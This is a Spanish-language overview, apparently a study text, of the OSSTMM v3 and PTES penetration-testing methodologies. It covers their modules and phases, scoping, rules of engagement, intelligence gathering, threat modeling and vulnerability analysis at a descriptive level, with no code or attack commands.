


Ilustración: Todos los valores que influyen en la puntuación RAV

FASES DE LA METODOLOGIA OSSTMM v 3.0
Open Source Security Testing Methodology Manual

Esta metodología separa lo que se necesita hacer en este formato jerárquico:
1 CANAL
2. MÓDULO
3. TAREA
Esta metodología se aplica a los cinco canales. Tiene 17 módulos, cada uno describe múltiples tareas, y todas las mismas propiedades se aplican a los cinco canales. Si bien la metodología en sí misma puede ser la misma, cada canal difiere en tareas.

- **Posture Review (Revisión Previa):** Identificar las reglas, normas, regulaciones, leyes y políticas aplicables al objetivo. Para poder saber que pruebas se pueden hacer y cuáles no.
- **Logistics (Logística):** La preparación del canal de pruebas (COMSEC) para evitar falsos positivos y falsos negativos.
- **Active Detection Verification (Detección Activa):** Identificar los controles de seguridad activos y pasivos, para que sea más fácil la elección de las pruebas a realizar. El encargado de estos controles podría estar avisado de las pruebas que se van a realizar.
- **Visibility Audit (Visibilidad):** Enumerar los objetivos del alcance mediante interacción con los sistemas vivos.

- **Access Verification (Verificación Acceso):** Hay que enumerar los puntos de acceso del objetivo.
- **Trust Verification (Verificación de Confianza):** Acceso a información sin la necesidad de estar identificado o autenticado.
- **Controls Verification (Verificación de Controles):** Enumerar y verificar medidas de seguridad de los servicios y activos.
- **Process Verification (Verificación de Procesos):** Evaluar los procesos encargados de las tareas de seguridad, para ver si se estén realizando de forma correcta. Esto corresponde al tipo de auditorías en donde el objetivo es evaluar la capacidad del equipo de seguridad de la organización.
- **Configuration Verification (Verificación de Configuración):** Busca toda la información, técnica o no, sobre cómo los activos funcionan en busca de malas configuraciones, inseguras o inexistentes.
- **Property Validation (Validación):** Verificar la existencia de datos o información que pueda ser ilegal o poco ética.
- **Segregation Review (Revisión de Segregación):** Revisa la correcta separación de información privada y personal, de la información propiedad de la organización. De tal forma que el almacenamiento, la transmisión y control de la información del personal, de partners o de clientes se gestione de forma correcta. Estas pruebas son de evaluar los procesos internos.
- **Exposure Verification (Exposición):** Localiza y revisa información que pueda ser utilizada para acceder a múltiples sitios con la misma autenticación.
- **Competitive Intelligence Scouting (Inteligencia):** Buscar información que pueda ser considerada para la inteligencia de negocios relacionada con la parte económica y de espionaje industrial. Esta información se refiere a relaciones de la empresa con empleados, partners, distribuidores, contactos, finanzas, estrategias y planes.
- **Quarantine Verification (Cuarentena):** Las medidas de contención son las encargadas de manejar la entrada de amenazas en la red de la organización. La identificación de los mecanismos de seguridad y la política de respuesta del objetivo es una tarea importante. Las pruebas para la verificación del correcto filtrado y la contención de los contactos agresivos u hostiles en los puntos de entrada son muy importantes.
- **Privileges Audit (Escalado de Privilegios):** Pruebas en las que el analista ha recibido algún tipo de credencial.

- **SurvivabilityValidation (Validación de Supervivencia):** Determina la resistencia del objetivo ante pruebas de stress.
- **Alert and Log Review (Revisión de Logs y Alertas):** Analizar la correcta gestión de alertas y logs que ha generado el proceso de análisis.

FASES DE LA METODOLOGIA
Para elegir un tipo de prueba adecuado, lo mejor es entender primero cómo sus módulos están diseñados para trabajar. Dependiendo de la minuciosidad, negocio, asignación de tiempo y los requisitos de la auditoría, el analista puede programar los detalles de la misma realizada por fases, en la metodología OSSTMM versión 3 hay cuatro fases en su ejecución: **Fase de Inducción, de Interacción, de Indagación y de Intervención** [1].
FASE 1: Inducción
En esta fase, el analista comienza la auditoría con una comprensión de los requisitos de auditoría, el **alcance** y las limitaciones para la auditoría de este alcance. A menudo, el tipo de prueba se determina mejor después de esta fase.

Módulo		Descripción	Explicación
A.1	**Revisión Previa**	La revisión de la cultura, las reglas, normas, reglamentos, legislación y políticas aplicables a la meta.	Conocer el alcance y lo que tienen que hacer exámenes. Requerido si la fase C se lleve a cabo correctamente.
A.2	**Logística**	La medición de las limitaciones de interacción tales como la distancia, la velocidad, y falibilidad para determinar los márgenes de precisión en los resultados.	Conocer las limitaciones del ser que la auditoría. Esto minimizará el error y mejorar eficiencia
A.3	**Verificación**	Detección activa la verificación de la práctica y la amplitud de la detección de la interacción, la respuesta, y la previsibilidad de respuesta.	Conozca las restricciones impuestas a las pruebas interactivas. Esto es necesario para realizar correctamente las fases B y D.

FASE 2: Interacción
Para que la auditoría de seguridad se desarrolle correctamente, será necesario elaborar un **plan de auditoría**. El objetivo de esta planificación es la recopilación de información de la organización y de sus sistemas informáticos para obtener una información global del área a auditar. La recopilación de información se deberá realizar a través de observaciones, entrevistas con los agentes que interactúan con el sistema y con la solicitud de documentos e información a los responsables de la organización. Con esto, el auditor ya será capaz de definir concretamente el objetivo general del estudio, el alcance que la auditoría deberá tener y el programa desarrollado de las tareas de auditoría.

Módulo		Descripción	Explicación
B.4	**Auditoría de Visibilidad**	La determinación de los objetivos a ser probados dentro del alcance. La visibilidad se considera como "presencia" y no se limita a la vista humana.	Sepa qué objetivos existen y cómo interactúan con el alcance, si es que lo hacen. Un objetivo muerto o perdido también es un objetivo que no responde. Sin embargo, un objetivo que no responde no es necesariamente un objetivo perdido.
B.5	**Verificación de acceso**	La medición de la amplitud y la profundidad de los puntos de acceso interactivo dentro del objetivo y la autenticación requerida.	El punto de acceso es el punto principal de cualquier interacción de activos. Verificar que exista un punto de acceso es una parte de determinar su propósito. La verificación completa requiere saber todo lo que hay que saber sobre el punto de acceso.
B.6	**Verificación de Confianza**	La determinación de las relaciones de confianza desde y entre los objetivos. Existe una relación de confianza siempre que el objetivo acepte la interacción entre los objetivos en el alcance.	Los fideicomisos para nuevos procesos a menudo son muy limitados donde los procesos más antiguos tienen una evolución aparentemente caótica hacia el externo. Conocer las relaciones de confianza entre los objetivos mostrará la edad o el valor de la interacción.
B.7	**Verificación de control**	La medición del uso y la efectividad de los controles de pérdida basados en procesos (Clase B): no repudio, confidencialidad, privacidad e integridad. El control de la alarma se verifica al final de la metodología.	La mayoría de los procesos se definen en respuesta a una interacción necesaria y algunos permanecen mucho tiempo después de que la interacción se detiene o ha cambiado. Saber qué controles de proceso existen es un tipo de arqueología de seguridad.

FASE 3: Investigación
Cuando ya se ha completado la fase de interacción, el siguiente paso es **indagar**. La fase de indagación consiste en la realización de una serie de **pruebas** cuyos resultados permitan detectar debilidades y fortalezas del sistema de información auditado y justifiquen la detección de las evidencias.

Módulo		Descripción	Explicación
C.8	**Verificación de procesos**	La determinación de la existencia y la efectividad del registro y el mantenimiento de los niveles de seguridad reales existentes o la diligencia definida por la revisión de la postura y los controles de indemnización.	Conozca los controladores y sus rutinas para los controles. La mayoría de los procesos tendrán un conjunto definido de reglas, sin embargo, las operaciones reales reflejan cualquier eficiencia, pereza o paranoia que pueda redefinir las reglas. Entonces, no solo se trata de que el proceso esté allí, sino también de cómo funciona.
C.9	**Verificación de configuración / Verificación de entrenamiento**	La investigación del estado estable (operación normal) de los objetivos, ya que han sido diseñados para operar en condiciones normales para determinar problemas subyacentes fuera de la aplicación de pruebas de estrés de seguridad.	Este módulo explora las condiciones predeterminadas bajo las cuales los objetivos operan regularmente para comprender la intención, la justificación comercial y el razonamiento de los objetivos. Además, muchas reglamentaciones requieren información sobre cómo se planifica que algo funcione, y esto no siempre es evidente en la ejecución de ese trabajo.
C.10	**Validación de propiedad**	La medición de la amplitud y la profundidad en el uso de la propiedad intelectual o aplicaciones ilegales o sin licencia dentro del objetivo.	Conozca el estado de los derechos de propiedad.
C.11	**Revisión de segregación**	Una determinación de los niveles de información de identificación personal definida por la revisión de la postura.	Sepa qué derechos de privacidad se aplican y en qué medida la información de identificación personal no cubierta se puede clasificar en función de estos requisitos.

C.12	**Verificación de exposición**	La búsqueda de información disponible libremente que describe la visibilidad indirecta de los objetivos o activos dentro del canal elegido del alcance.	La palabra en la calle tiene valor. Descubra información sobre objetivos y activos de fuentes públicas, incluida la de los propios objetivos.
C.13	**Exploración de inteligencia competitiva**	La búsqueda de información libremente disponible, directa o indirectamente, que podría dañar o afectar negativamente al propietario del objetivo a través de medios externos y competitivos.	Puede haber más valor en la información de los procesos y objetivos que los activos que están protegiendo. Descubra información que, por sí sola o en conjunto, puede influir en las decisiones empresariales competitivas.

FASE 4: Intervención

Estas pruebas se centran en los **recursos** de los objetivos requeridos en la aplicación de los mismos que se pueden intercambiar, cambiar, sobrecargar, o morir a causa de la penetración o interrupción. Esto es a menudo la fase final de una prueba de seguridad para asegurar que las interrupciones no afecten a las respuestas de las pruebas menos invasivas y porque la información para hacer estas pruebas no puede ser conocida hasta que otras fases se han llevado a cabo.

Módulo		Descripción	Explicación
D.14	**Verificación de cuarentena**	La determinación y medición del uso efectivo de la cuarentena para todos los accesos y dentro del objetivo.	Determine la efectividad de los controles de autenticación y subyugación en términos de cuarentenas de lista en blanco y negro.
D.15	**Auditoría de Privilegios**	El mapeo y la medición del impacto del uso indebido de los controles de subyugación, las credenciales y los privilegios o la escalada no autorizada de privilegios.	Determine la efectividad de la autorización en los controles de autenticación, indemnización y subyugación en términos de profundidad y roles.
D.16	**Validación de supervivencia / continuidad del servicio**	La determinación y medición de la resistencia del objetivo a cambios excesivos o adversos en los que se verán afectados los controles de continuidad y resiliencia.	Determine la efectividad de los controles de continuidad y resiliencia a través de la verificación de la denegación de servicio y la negación de la interactividad.
D.17	**Alerta y registro Revisión / Finalizar encuesta**	Una revisión de las actividades de auditoría llevadas a cabo con la verdadera profundidad de esas actividades registradas por el objetivo o de un tercero como en el control de alarma.	Sepa qué partes de la auditoría dejaron un rastro útil y confiable.

PTES

Estándar de ejecución de pruebas de penetración (*PTES, Penetration Testing Executivo Standard*). Es un nuevo estándar diseñado para proporcionar tanto a las empresas como a los proveedores de servicios de seguridad un lenguaje común y alcance para realizar **pruebas de penetración** (es decir, evaluaciones de seguridad). Comenzó a principios de 2009 después de una discusión que provocó entre algunos de los miembros fundadores sobre el valor (o la falta de) de las pruebas de penetración en la industria.

El estándar de ejecución de pruebas de penetración consta de siete (7) secciones principales:

1. Interacciones Previas Al Compromiso
El objetivo de esta sección del PTES es presentar y explicar las herramientas y técnicas disponibles que ayudan en un paso previo al compromiso exitoso de una **prueba de penetración**. La información de esta sección es el resultado de los muchos años de experiencia combinada de algunos de los probadores de penetración más exitosos del mundo.
Alcance
Es posiblemente uno de los componentes más importantes de una prueba de penetración puesto que la precede definiéndose en la preparación, el alcance de un proyecto define específicamente lo que se probará
Métricas para la estimación del tiempo
PTES recomienda que una vez estimado el tiempo necesario para realizar la prueba, agregar un 20% de tiempo adicional como práctica prudente, además de establecer fechas límites para el inicio y cierre de las pruebas.
Reunión de alcance
El objetivo de la reunión de alcance es analizar qué se probará. Las reglas de participación y los costos no serán cubiertos en esta reunión. Cada uno de estos temas debe manejarse en reuniones donde cada pieza es el foco de esa reunión, por lo cual es recomendable hacer estar reuniones antes de firmar un contrato para la evaluación de seguridad, pero si después de firmar un contrato de confidencialidad
Soporte adicional basado en la tarifa por hora
Todo lo que no esté explícitamente cubierto dentro del alcance del compromiso debe manejarse con mucho cuidado, por dos razones principales el consumo de recursos al expandir el alcance y por las ramificaciones. Por lo cual cualquier solicitud fuera del alcance original debe documentarse en forma de una declaración de trabajo que identifique claramente el trabajo a realizar, de manera legal y monetaria.

Cuestionarios
Durante las comunicaciones iniciales con el cliente hay varias preguntas que el cliente tendrá que responder para que el alcance del compromiso se pueda estimar correctamente.
1. Interacciones Previas Al Compromiso
Preguntas generales
Estas preguntas están diseñadas para proporcionar una mejor comprensión de lo que el cliente busca obtener de la prueba de penetración, por lo cual se realizan preguntas asociadas a: pruebas de penetración de red, pruebas de penetración de aplicaciones web, pruebas de penetración a redes inalámbricas, pruebas de penetración física, ingeniería social, preguntas para gerentes de unidades de negocios, preguntas para los administradores de sistema
Alcance Creep
El alcance de influencia es la manera más fácil para alejar los negocios, por lo cual se recomienda hacer que el cliente quede satisfecho con el trabajo realizado en un trabajo en particular, para promover a que solicite trabajo adicional y segundo el mantener precios bajos
Especifique las fechas de inicio y finalización
Declarar explícitamente las fechas de inicio y finalización, permite que el proyecto tenga un final definido. Para mitigar este riesgo, agregue una declaración simple al contrato que mencione que todas las nuevas pruebas deben realizarse dentro de un determinado período de tiempo después de la entrega del informe final
Especificar rangos de IP y dominios
Antes de comenzar una prueba de penetración, se deben identificar todos los objetivos. Estos objetivos deben obtenerse del cliente durante la fase inicial del cuestionario. Los objetivos se pueden proporcionar en forma de direcciones IP específicas, rangos de red o nombres de dominio por parte del cliente.
Tratando con terceros
Lo más importante que se debe recordar es que, si bien el permiso puede haber sido otorgado por el cliente, no hablan por sus proveedores externos. Por lo tanto, se debe obtener permiso de ellos también para probar los sistemas alojados. No obtener los permisos adecuados trae consigo, como siempre, la posibilidad de violar la ley.
Definir pretextos de ingeniería social aceptables
Muchas organizaciones querrán que su postura de seguridad sea probada de una manera que esté alineada con los ataques actuales. La ingeniería social y los ataques de spear-phishing son actualmente ampliamente utilizados por muchos atacantes en la actualidad. Si bien la mayoría de los ataques exitosos usan pretextos como sexo, drogas y rock and roll (pornografía, Viagra y iPods gratis, respectivamente), algunos de estos pretextos pueden no ser aceptables en un entorno corporativo. Asegúrese de que cualquier pretexto elegido para la prueba se apruebe por escrito antes de que comience la prueba.

Prueba de DoS

Pruebas de estrés o pruebas de denegación de servicio deben discutirse antes de que comience el compromiso. Puede ser un tema con el que muchas organizaciones se sienten incómodas debido a la naturaleza potencialmente dañina de las pruebas y se debería de considerar solo si la organización también está preocupada por la disponibilidad de sus servicios.

Términos de pago

PTES presenta alguno de los métodos de pago más comunes siendo simplemente ejemplos. Se recomienda que cada organización cree y modifique su propia estructura de precios para adaptarse mejor a las necesidades de sus clientes y de ellos mismos. Lo importante es que algún tipo de estructura esté en su lugar antes de que comience la prueba, entre los métodos presentados están: medio por adelantado, periódico, entre otros

1. Interacciones Previas Al Compromiso

Metas

Cada prueba de penetración debe estar orientada a los objetivos. Esto quiere decir que el objetivo de la prueba es identificar las vulnerabilidades específicas que conducen a un compromiso de los objetivos comerciales o de la misión del cliente. Se trata de identificar el riesgo que tendrá un impacto adverso en la organización.

Establecer líneas comunes

Uno de los aspectos más importantes de cualquier prueba de penetración es la comunicación con el cliente. La frecuencia con la que interactúa con el cliente y la manera en que se acerca a él puede marcar una gran diferencia en su sentimiento de satisfacción, por lo cual PTES no presenta un marco de comunicación: información se contactó en caso de emergencia

Información de contacto en caso de emergencia

- Es vital poder ponerse en contacto con el cliente u organización objetivo en una emergencia. Pueden surgir emergencias y se debe haber establecido un punto de contacto para manejarlas, Reúna la siguiente información sobre cada contacto de emergencia: nombre completo, título y responsabilidad operacional, autorización para discutir los detalles de las actividades de prueba, si no se ha especificado ya, dos formas de contacto inmediato las 24 horas, los 7 días de la semana, como teléfono celular, buscapersonas o teléfono residencial, si es posible, una forma de transferencia segura de datos masivos, como sftp o correo electrónico encriptado
- Proceso de información de incidentes, Es importante hablar sobre las capacidades actuales de respuesta a incidentes de la organización antes de un compromiso
- Frecuencia de informes de estado, se ha establecido la frecuencia y el cronograma de informes de estado.
- PGP, La comunicación con el cliente es una parte absolutamente necesaria

de cualquier compromiso de prueba de penetración y debido a la naturaleza sensible del compromiso, las comunicaciones de información confidencial deben estar encriptadas, especialmente el informe final. Antes de que comience la prueba, se debe establecer un medio de comunicación segura con el cliente.

Reglas de compromiso

Si bien el alcance define lo que se probará, las reglas de compromiso definen cómo se realizará esa prueba.

- Cronología, Se debe establecer un cronograma claro para el compromiso. Si bien el alcance define el inicio y el final de un compromiso, las reglas de compromiso definen todo lo que está en medio. Debe entenderse que la línea de tiempo cambiará a medida que progresa la prueba
- Ubicaciones, Otro parámetro de cualquier compromiso dado que es importante establecer con el cliente antes de tiempo es cualquier destino al que los evaluadores deberán viajar durante la prueba. Esto podría ser tan simple como identificar hoteles locales o complejos como identificar las leyes aplicables de un país objetivo específico.
- Manejo de evidencias, Al manejar la evidencia de una prueba y las diferentes etapas del informe, es increíblemente importante tener extremo cuidado con los datos. Utilice siempre el cifrado y desinfecte su máquina de prueba entre pruebas. Nunca distribuya memorias USB con informes de prueba en conferencias de seguridad.
- Reuniones de estado regular, Durante todo el proceso de prueba, es fundamental tener reuniones periódicas con el cliente para informarle del progreso general de la prueba. Estas reuniones deben realizarse a diario y deben ser lo más breves posible. Las reuniones deben mantenerse en tres conceptos: planes, progreso y problemas.
- Hora del día para probar, Los requisitos de la hora del día deben estar bien establecidos con el cliente antes de que comience la prueba.
- Tratado con shunning
- Permisos para probar, Uno de los documentos más importantes que deben obtenerse para una prueba de penetración es el documento Permiso para probar. Este documento establece el alcance y contiene una firma que reconoce el conocimiento de las actividades de los evaluadores.
- Consideraciones legales, se aconseja verificar la legalidad de las tareas comunes de pentest en la ubicación donde se realizará el trabajo

Capacidades y tecnologías en el lugar

Es una buena prueba de penetración no solo buscar sistemas sin parche. Sino también probar las capacidades de la organización objetivo. Con ese fin, a continuación encontrará una lista de cosas que puede comparar durante la prueba: Capacidad de detectar y responder a la recopilación de información, Capacidad de detectar y responder a la impresión de pie, Capacidad de detectar y responder al escaneo y análisis vulnerabilidades, Capacidad de detectar y responder a la infiltración (ataques), Capacidad de detectar y responder a la

agregación de datos, Capacidad para detectar y responder a la filtración previa de datos

2. La Recogida de Información

General

En esta sección se define las actividades de recopilación de inteligencia de una prueba de penetración. Se proporcionar un estándar diseñado específicamente para que el pentester realice un reconocimiento contra un objetivo, se detalla el proceso de pensamiento y los objetivos del reconocimiento de pentesting, y cuando se usa adecuadamente, ayuda al lector a producir un plan altamente estratégico para atacar un objetivo.

La recopilación de inteligencia se dividen en tres categorías:

- Recopilación de información de nivel 1 proceso de recopilación de información con herramientas automatizadas
- Reunión de información de nivel 2, usa herramientas automatizadas del nivel 1 y algunos análisis manuales. Una buena comprensión del negocio, incluida información como ubicación física, relaciones comerciales, organigrama, etc,

Recopilación de información de nivel 3, usa herramientas automatizadas del nivel 1 y algunos análisis manuales nivel 2, más un análisis más profundo

Reunión de inteligencia

Se hace un reconocimiento contra un objetivo para reunir la mayor cantidad de información posible que se utilizará al penetrar el objetivo durante las fases de evaluación y explotación de la vulnerabilidad. Sirve para hacer una recopilación de inteligencia de código abierto para determinar puntos de entrada en una organización, que pueden ser físicos, electrónicos y / o humanos.

Selección de objetivo

Identificación y nombramiento de la meta	Es importante comprender que una empresa puede tener una cantidad de Dominios de Nivel Superior (TDL) diferentes y negocios auxiliares. Si bien esta información debería haberse descubierto durante la fase de determinación del alcance,
Considere las limitaciones de las Reglas de enfrentamiento	Es una buena idea revisar las Reglas de participación. Siempre, haga referencia a los reglas de compromiso para mantener sus pruebas enfocadas. Esto no solo es importante desde la perspectiva de Legal, sino que también es importante desde una perspectiva de alcance Creep
Considera la duración del	a cantidad de tiempo para la prueba total tendrá un impacto directo en la cantidad de recopilación de inteligencia que se

tiempo para la prueba	puede hacer
Considerar el objetivo final de la prueba	Cada prueba tiene un objetivo final en mente: un activo o proceso particular que la organización considera crítico. Teniendo en cuenta el resultado final, la fase de recopilación de inteligencia debe garantizar la inclusión de todos los elementos secundarios y terciarios que rodean el objetivo final. Ya se trate de tecnologías de soporte, terceros, personal relevante, etc.

OSINT

La inteligencia de código abierto (OSINT, Open Source Intelligence) toma tres formas; Pasivo, Semi-pasivo y Activo.

- **Reunión de información pasiva:** generalmente solo es útil si existe un requisito muy claro de que el objetivo nunca detecte las actividades de recopilación de información. Este tipo de creación de perfiles es técnicamente difícil de realizar ya que nunca estamos enviando tráfico a la organización objetivo ni desde uno de nuestros hosts o servidores o servicios "anónimos" a través de Internet. Esto significa que solo podemos usar y recopilar información archivada o almacenada. Como tal, esta información puede estar desactualizada o ser incorrecta ya que estamos limitados a los resultados obtenidos de un tercero.

- **Recopilación de información semi-pasiva**: el objetivo de la recopilación de información semi-pasiva es perfilar el objetivo con métodos que aparecerían como el tráfico y el comportamiento normal de Internet consultando los servidores de nombres publicados para obtener información, no realizamos búsquedas inversas en profundidad ni solicitudes DNS de fuerza bruta, no se ejecutando puertos de escala de red o rastreadores. Solo se mira metadatos en documentos y archivos publicados; no buscando activamente contenido oculto.

- **Recopilación de** información activa: el objetivo debe detectar la recopilación de información activa y el comportamiento sospechoso o malicioso. Durante esta etapa estamos mapeando activamente la infraestructura de red, enumeramos activamente y / o escaneamos vulnerabilidades en los servicios abiertos, estamos buscando activamente directorios, archivos y servidores no publicados. La mayor parte de esta actividad recae en sus actividades de "reconocimiento" o "exploración" para su pentest estándar.

Reunión secreta

		Selección de ubicaciones específicas para la recolección en un sitio y luego realice el reconocimiento a lo largo del tiempo (al menos de 2

Corporativo	Reunión en el lugar	a 3 días para garantizar los patrones). Se buscan los siguientes elementos cuando se realiza la recopilación de inteligencia en el sitio: Inspecciones de seguridad física, Escaneo inalámbrico / escaneo de frecuencia de RF, Inspección de entrenamiento de comportamiento del empleado, Instalaciones accesibles / adyacentes (espacios compartidos), Dumpster de buceo, Tipos de equipos en uso
	Reunión fuera del sitio	Identificar ubicaciones fuera del sitio y su importancia / relación con la organización. Estas son ubicaciones lógicas como físicas según: Centros de datos, Aprovisionamiento de red / proveedor
HUMINT	La inteligencia humana complementa la recolección más pasiva del activo, ya que proporciona información que de otro modo no se podría haber obtenido, y agrega más perspectivas "personales" a la imagen de inteligencia. La metodología para obtener inteligencia humana siempre implica interacción directa, ya sea física o verbal. La reunión debe realizarse bajo una identidad asumida, que se crearía específicamente para lograr una exposición óptima de la información y la cooperación del activo en cuestión	

Huellas

La recopilación de información externa, también conocida como footprinting, es una fase de recopilación de información que consiste en la interacción con el objetivo para obtener información desde una perspectiva externa a la organización, debido a que se puede recopilar mucha información interactuando con los objetivos.

- Huellas externas, es determinar los hosts que estarán dentro del alcance. Hay una serie de técnicas que se pueden usar para identificar sistemas, incluido el uso de búsquedas DNS inversas, bruting de DNS, búsquedas de WHOIS en los dominios y los rangos. Estas técnicas y otras están documentadas a continuación.
- Huellas interna, si el probador tiene acceso a la red interna, el rastreo de paquetes puede proporcionar una gran cantidad de información. Al realizar pruebas internas, al enumerar la subred local y, a menudo, puede extrapolar desde allí a otras subredes modificando ligeramente la dirección.
- Identificar los mecanismo de protección, Los siguientes elementos deben identificarse y asignarse según la ubicación / grupo / personas relevantes en el alcance. Esto permitirá la aplicación correcta de la investigación y explotación de la vulnerabilidad que se utilizará al realizar el ataque real, lo que maximiza la eficacia del ataque y minimiza la tasa de detección.

3. Modelado de Amenazas

General

Esta sección define un enfoque de modelado de amenazas como se requiere para una ejecución correcta de una prueba de penetración, El estándar no utiliza un modelo específico, sino que requiere que el modelo utilizado sea consistente en términos de su representación de amenazas, sus capacidades, sus calificaciones según la organización que se está probando y la capacidad de aplicarse repetidamente a pruebas futuras con el mismos resultados, se centra en dos elementos clave del modelado tradicional de amenazas: activos y atacante

Análisis de activos comerciales

Durante la parte del análisis del activo empresarial del ejercicio de modelado de amenazas, se toma una visión centrada en los activos en todos los activos, y los procesos comerciales que los respaldan, incluidos en el alcance. Al analizar la documentación reunida y entrevistar al personal relevante dentro de la organización, el pentester puede identificar los activos que con mayor probabilidad serán atacados por un atacante, cuál es su valor y cuál será el impacto de su pérdida

Análisis de procesos comerciales

Los procesos comerciales y los activos (personas, tecnología, dinero) que los respaldan forman cadenas de valor. Al mapear estos procesos, identificar los procesos críticos frente a los no críticos y eventualmente encontrar fallas en ellos, podemos entender cómo funciona la empresa, qué les genera dinero y, finalmente, cómo las comunidades de amenazas específicas pueden hacer que pierdan dinero.

Agente de amenazas/análisis de la comunidad

Al definir las comunidades y agentes de amenazas relevantes, debe proporcionarse una identificación clara de la amenaza en términos de ubicación (interna / externa a la organización), la comunidad específica dentro de la ubicación y cualquier información relevante adicional que ayude a establecer capacidades. / perfil de motivación para el agente / comunidad específico. Donde sea posible, se deben identificar agentes específicos.

Análisis de capacidad de amenazas

Una vez que se ha identificado una comunidad de amenazas, las capacidades de dicha comunidad también deben analizarse para construir un modelo de amenaza preciso que refleje la probabilidad real de que dicha comunidad / agente actúe con éxito sobre la organización y la comprometa. Este análisis requiere tanto un análisis técnico como un análisis de oportunidad

Motivación de modelado

La posible motivación de los agentes / comunidades amenazadoras debe tenerse en cuenta para un análisis posterior. Las motivaciones de los atacantes cambian constantemente, como puede verse por el aumento de los ataques de marca de hacktivismo por parte de grupos como Anonymous y Antisec. Habrá diferencias sutiles en motivaciones únicas basadas en cada organización y / o mercado vertical, algunas motivaciones comunes incluyen: Beneficio (directo o indirecto), Hacktivismo, Resentimiento directo, Diversión / Reputación y Más acceso a los sistemas asociados / conectados

Encontrar noticias relevantes de organizaciones comparables comprometidas

Para proporcionar un modelo de amenaza completo, se debe proporcionar una comparación con otras organizaciones dentro de la misma industria vertical. Esta comparación debe incluir cualquier incidente relevante o noticias relacionadas con dichas organizaciones y los desafíos que enfrentan. Tal comparación se usa para validar el modelo de amenaza y ofrecer una línea de base para que la organización se compare

4. Análisis de Vulnerabilidad

Prueba

La prueba de vulnerabilidad es el proceso de descubrir fallas en sistemas y aplicaciones que pueden ser aprovechadas por un atacante. Estos defectos pueden variar desde la configuración incorrecta del host y del servicio, hasta el diseño de aplicaciones inseguras.

Al llevar a cabo análisis de vulnerabilidad de cualquier tipo, el evaluador debe enfocar adecuadamente las pruebas para conocer la profundidad y la amplitud aplicables para cumplir los objetivos y / o requisitos del resultado deseado. Los valores de profundidad pueden incluir cosas tales como la ubicación de una herramienta de evaluación, requisitos de autenticación, etc.

Activo

Las pruebas activas implican una interacción directa con el componente que se prueba para detectar vulnerabilidades de seguridad. Esto podría ser componentes de bajo nivel, como la pila TCP en un dispositivo de red, o podrían ser componentes más arriba en la pila, como la interfaz basada en web utilizada para administrar dicho dispositivo. Hay dos formas distintas de interactuar con el componente objetivo: automatizado y manual.

Pasivo

Las pruebas pasivas son aquellas que se pueden llevar cabo a partir de :

- **Análisis de metadatos**, El análisis de metadatos implica mirar datos que describen un archivo, en la cual se podría contener direcciones y rutas internas a servidores, direcciones IP internas y otra información que un

analizador de penetración podría utilizar para obtener acceso o información adicional.

- **Supervisión del tráfico**, La supervisión del tráfico es el concepto de conectarse a una red interna y capturar datos para el análisis fuera de línea. La intoxicación de ruta se excluye de esta fase ya que crean "ruido" en la red y pueden detectarse fácilmente. A menudo es sorprendente la cantidad de datos confidenciales que se pueden obtener de una red "conmutada".

Validación

Esta se puede llevar a cabo mediante:

- **Correlación entre herramientas,** Al trabajar con múltiples herramientas, la necesidad de correlación de los hallazgos puede ser complicada. La correlación se puede dividir en dos estilos distintos, la correlación de elementos específica y categórica, ambos son útiles en función del tipo de: información, métricas y estadísticas que intenta reunir en un objetivo determinado.
- **Prueba manual / Protocolo específico, al probar un servicio específico como:**
  - **DNS**, Los sistemas de nombres de dominio pueden ofrecer una gran cantidad de información a un atacante cuando no están debidamente reforzados. La información de la versión permite una identificación adecuada y un análisis de investigación preciso. .
  - **Web**, Los servicios web proporcionan un gran panorama para un atacante. A diferencia de la mayoría de los demás protocolos y servicios, los servicios web a menudo se encuentran en ejecución en múltiples puertos de un solo sistema.

Entre otros.

Investigación

Investigación pública, Una vez que una vulnerabilidad ha sido reportada en un sistema objetivo, es necesario determinar la precisión de la identificación del problema, y para investigar la potencial explotabilidad de la vulnerabilidad dentro del alcance de la prueba de penetración.

